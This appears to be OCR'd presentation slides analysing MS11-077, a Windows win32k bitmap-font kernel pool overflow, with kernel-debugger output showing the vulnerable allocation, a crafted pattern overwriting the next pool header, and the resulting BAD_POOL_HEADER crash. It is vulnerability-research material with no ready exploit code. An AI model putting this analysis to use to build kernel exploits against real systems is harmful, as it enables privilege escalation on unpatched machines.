



**win32k!BmfdOpenFontContext**

**;.Fon width=498 (0x1F2)**

**; eax=(0x1F2)*5=0x9ba**

# Exploit MS11-077





**win32k!BmfdOpenFontContext**

**;the 'EngAllocMem' function allocates a block of memory (0x160) and inserts**

**;a 'Bmfd' pool tag before the allocation**


# Exploit MS11-077



# Exploit MS11-077

**;Font data 'aa' will process and the result as index to read from the following array:**

**a. _awStretch5W1**
**b. _BFA10171**
**c. _awStretch5W2**
**d. _BFA10191**
**e. _ajStretch5B1**



# Exploit MS11-077

```
win32k!vStretchGlyphBitmap+0xcb:
94d2af30 c1ea04          shr     edx,4
kd> !pool fe44db78
Pool page fe44db78 region is Paged session pool
fe44d000 is not a valid large pool allocation, checking large session pool...
 fe44d150 size:    8 previous size:    0  (Allocated)  Frag
 fe44d158 size:   10 previous size:    8  (Free)       Free
 fe44d168 size:   48 previous size:   10  (Allocated)  Usml
 fe44d1b0 size:  288 previous size:   48  (Allocated)  Gla:
 fe44d438 size:   18 previous size:  288  (Free)       Uspr
 fe44d450 size:   e8 previous size:   18  (Allocated)  Gh14
 fe44d538 size:  118 previous size:   e8  (Allocated)  Usqu
 fe44d650 size:  288 previous size:  118  (Allocated)  Gla:
 fe44d8d8 size:  288 previous size:  288  (Allocated)  Gla:
*fe44db60 size:  178 previous size:  288  (Allocated) *Bmfd
          Pooltag Bmfd : Font related stuff
```

```
kd> !analyze -v
*******************************************************************************
*                                                                             *
*                        Bugcheck Analysis                                    *
*                                                                             *
*******************************************************************************

BAD_POOL_HEADER (19)
The pool is already corrupt at the time of the current request.
This may or may not be due to the caller.
The internal pool links must be walked to figure out a possible cause of
the problem, and then special pool applied to the suspect tags or the driver
verifier to a suspect driver.
Arguments:
Arg1: 00000020, a pool block header size is corrupt.
Arg2: fe44db60, The pool entry we were looking for within the page.
Arg3: fe44dcd8, The next pool entry.
Arg4: 4a2f0051, (reserved)

Debugging Details:
------------------


BUGCHECK_STR:  0x19_20

POOL_ADDRESS:  fe44db60 Paged session pool

DEFAULT_BUCKET_ID:  VISTA_DRIVER_FAULT

PROCESS_NAME:  csrss.exe

CURRENT_IRQL:  2

LAST_CONTROL_TRANSFER:  from 828e5e71 to 82874394

STACK_TEXT:
8c56564c 828e5e71 00000003 bd959e8d 00000065 nt!RtlpBreakWithStatusInstruction
8c56569c 828e696d 00000003 fe44db60 000001ff nt!KiBugCheckDebugBreak+0x1c
8c565a60 829281b6 00000019 00000020 fe44db60 nt!KeBugCheck2+0x68b
8c565ad8 94bac189 fe44db68 00000000 fe78a2b0 nt!ExFreePoolWithTag+0x1b1
8c565aec 94c70204 fe44db78 94c79cdf fe1dd9c8 win32k!EngFreeMem+0x1f
8c565b00 94c79cf5 fe44db78 8c565b6c 8c565b48 win32k!BmfdCloseFontContext+0x41
8c565b10 94c85501 fe1dd9c8 00000000 8c565bc4 win32k!BmfdDestroyFont+0x16
8c565b48 94c85554 fe1dd9c8 00000000 8c565cdc win32k!PDEVOBJ::DestroyFont+0x67
8c565b78 94bf0d1e 00000000 8c565ba4 00000001 win32k!RFONTOBJ::vDeleteRFONT+0x33
8c565bbc 94bf2d15 fe1dd9c8 810a01be 8c565cdc win32k!RFONTOBJ::bMakeInactiveHelper+0x25a
```


# Exploit MS11-077

```
kd> db fe44db60 1300
fe44db60  51 00 2f 4a 42 6d 66 64-f0 5d 8b 85 a0 a2 78 fe  Q./JBmfd.]....x.
fe44db70  00 00 00 00 00 00 00 00-fc 00 00 00 b0 a2 78 fe  ..............x.
fe44db80  00 00 00 00 d0 a2 78 fe-01 00 00 00 05 00 00 00  ......x.........
fe44db90  07 00 00 00 ba 09 00 00-60 55 00 00 03 00 00 00  ........`U......
fe44dba0  f8 3e 0f 83 e0 f8 3e 0f-83 e0 f8 3e 0f 83 e0 f8  .>....>....>....
fe44dbb0  3e 0f 83 e0 f8 3e 0f 83-e0 f8 3e 0f 83 e0 f8 3e  >....>....>....>
fe44dbc0  0f 83 e0 f8 3e 0f 83 e0-f8 3e 0f 83 e0 f8 3e 0f  ....>....>....>.
fe44dbd0  83 e0 f8 3e 0f 83 e0 f8-3e 0f 83 e0 f8 3e 0f 83  ...>....>....>..
fe44dbe0  e0 f8 3e 0f 83 e0 f8 3e-0f 83 e0 f8 3e 0f 83 e0  ..>....>....>...
fe44dbf0  f8 3e 0f 83 e0 f8 3e 0f-83 e0 f8 3e 0f 83 e0 f8  .>....>....>....
fe44dc00  3e 0f 83 e0 f8 3e 0f 83-e0 f8 3e 0f 83 e0 f8 3e  >....>....>....>
fe44dc10  0f 83 e0 f8 3e 0f 83 e0-f8 3e 0f 83 e0 f8 3e 0f  ....>....>....>.
fe44dc20  83 e0 f8 3e 0f 83 e0 f8-3e 0f 83 e0 f8 3e 0f 83  ...>....>....>..
fe44dc30  e0 f8 3e 0f 83 e0 f8 3e-0f 83 e0 f8 3e 0f 83 e0  ..>....>....>...
fe44dc40  f8 3e 0f 83 e0 f8 3e 0f-83 e0 f8 3e 0f 83 e0 f8  .>....>....>....
fe44dc50  3e 0f 83 e0 f8 3e 0f 83-e0 f8 3e 0f 83 e0 f8 3e  >....>....>....>
fe44dc60  0f 83 e0 f8 3e 0f 83 e0-f8 3e 0f 83 e0 f8 3e 0f  ....>....>....>.
fe44dc70  83 e0 f8 3e 0f 83 e0 f8-3e 0f 83 e0 f8 3e 0f 83  ...>....>....>..
fe44dc80  e0 f8 3e 0f 83 e0 f8 3e-0f 83 e0 f8 3e 0f 83 e0  ..>....>....>...
fe44dc90  f8 3e 0f 83 e0 f8 3e 0f-83 e0 f8 3e 0f 83 e0 f8  .>....>....>....
fe44dca0  3e 0f 83 e0 f8 3e 0f 83-e0 f8 3e 0f 83 e0 f8 3e  >....>....>....>
fe44dcb0  0f 83 e0 f8 3e 0f 83 e0-f8 3e 0f 83 e0 f8 3e 0f  ....>....>....>.
fe44dcc0  83 e0 f8 3e 0f 83 e0 f8-3e 0f 83 e0 f8 3e 0f 83  ...>....>....>..
fe44dcd0  e0 f8 3e 0f 83 e0 f8 00-00 00 00 46 47 6c 61 38  ..>.........FGla8
fe44dce0  11 07 08 1b 01 00 00 00-00 00 00 80 00 00 00 00  ................
fe44dcf0  08 82 00 00 00 00 00 00-87 00 00 00 00 00 00 00  ................
fe44dd00  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
fe44dd10  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
```

**Overwrite 3 bytes in next pool header**


```
kd> !analyze -v
*******************************************************************************
*                                                                             *
*                        Bugcheck Analysis                                    *
*                                                                             *
*******************************************************************************

BAD_POOL_HEADER (19)
The pool is already corrupt at the time of the current request.
This may or may not be due to the caller.
The internal pool links must be walked to figure out a possible cause of
the problem, and then special pool applied to the suspect tags or the driver
verifier to a suspect driver.
Arguments:
Arg1: 00000020, a pool block header size is corrupt.
Arg2: fe44db60, The pool entry we were looking for within the page.
Arg3: fe44dcd8, The next pool entry.
Arg4: 4a2f0031, (reserved)

Debugging Details:
------------------

BUGCHECK_STR:  0x19_20

                fe44db60 Paged session pool

                A_DRIVER_FAULT

                csrss.exe

                TRANSFER:  from 828e5e71 to 82874394

STACK_TEXT:
8c56564c 828e5e71 00000003 bd959e8d 00000065 nt!RtlpBreakWithStatusInstruction
8c56569c 828e696d 00000003 fe44db60 000001ff nt!KiBugCheckDebugBreak+0x1c
8c565a60 829281b6 00000019 00000020 fe44db60 nt!KeBugCheck2+0x68b
8c565ad8 94bac189 fe44db68 00000000 fe78a2b0 nt!ExFreePoolWithTag+0x1b1
8c565aec 94c70204 fe44db78 94c79cdf fe1dd9c8 win32k!EngFreeMem+0x1f
8c565b00 94c79cf5 fe44db78 8c565b6c 8c565b48 win32k!BmfdCloseFontContext+0x41
8c565b10 94c85501 fe1dd9c8 00000000 8c565bc4 win32k!BmfdDestroyFont+0x16
8c565b48 94c85554 fe1dd9c8 00000000 8c565cdc win32k!PDEVOBJ::DestroyFont+0x67
8c565b78 94bf0d1e 00000000 8c565ba4 00000001 win32k!RFONTOBJ::vDeleteRFONT+0x33
8c565bbc 94bf2d15 fe1dd9c8 810a01be 8c565cdc win32k!RFONTOBJ::bMakeInactiveHelper+0x25a
```

# Limitation of Exploit MS11-077




**win32k!vStretchGlyphBitmap**

# Limitation of Exploit MS11-077

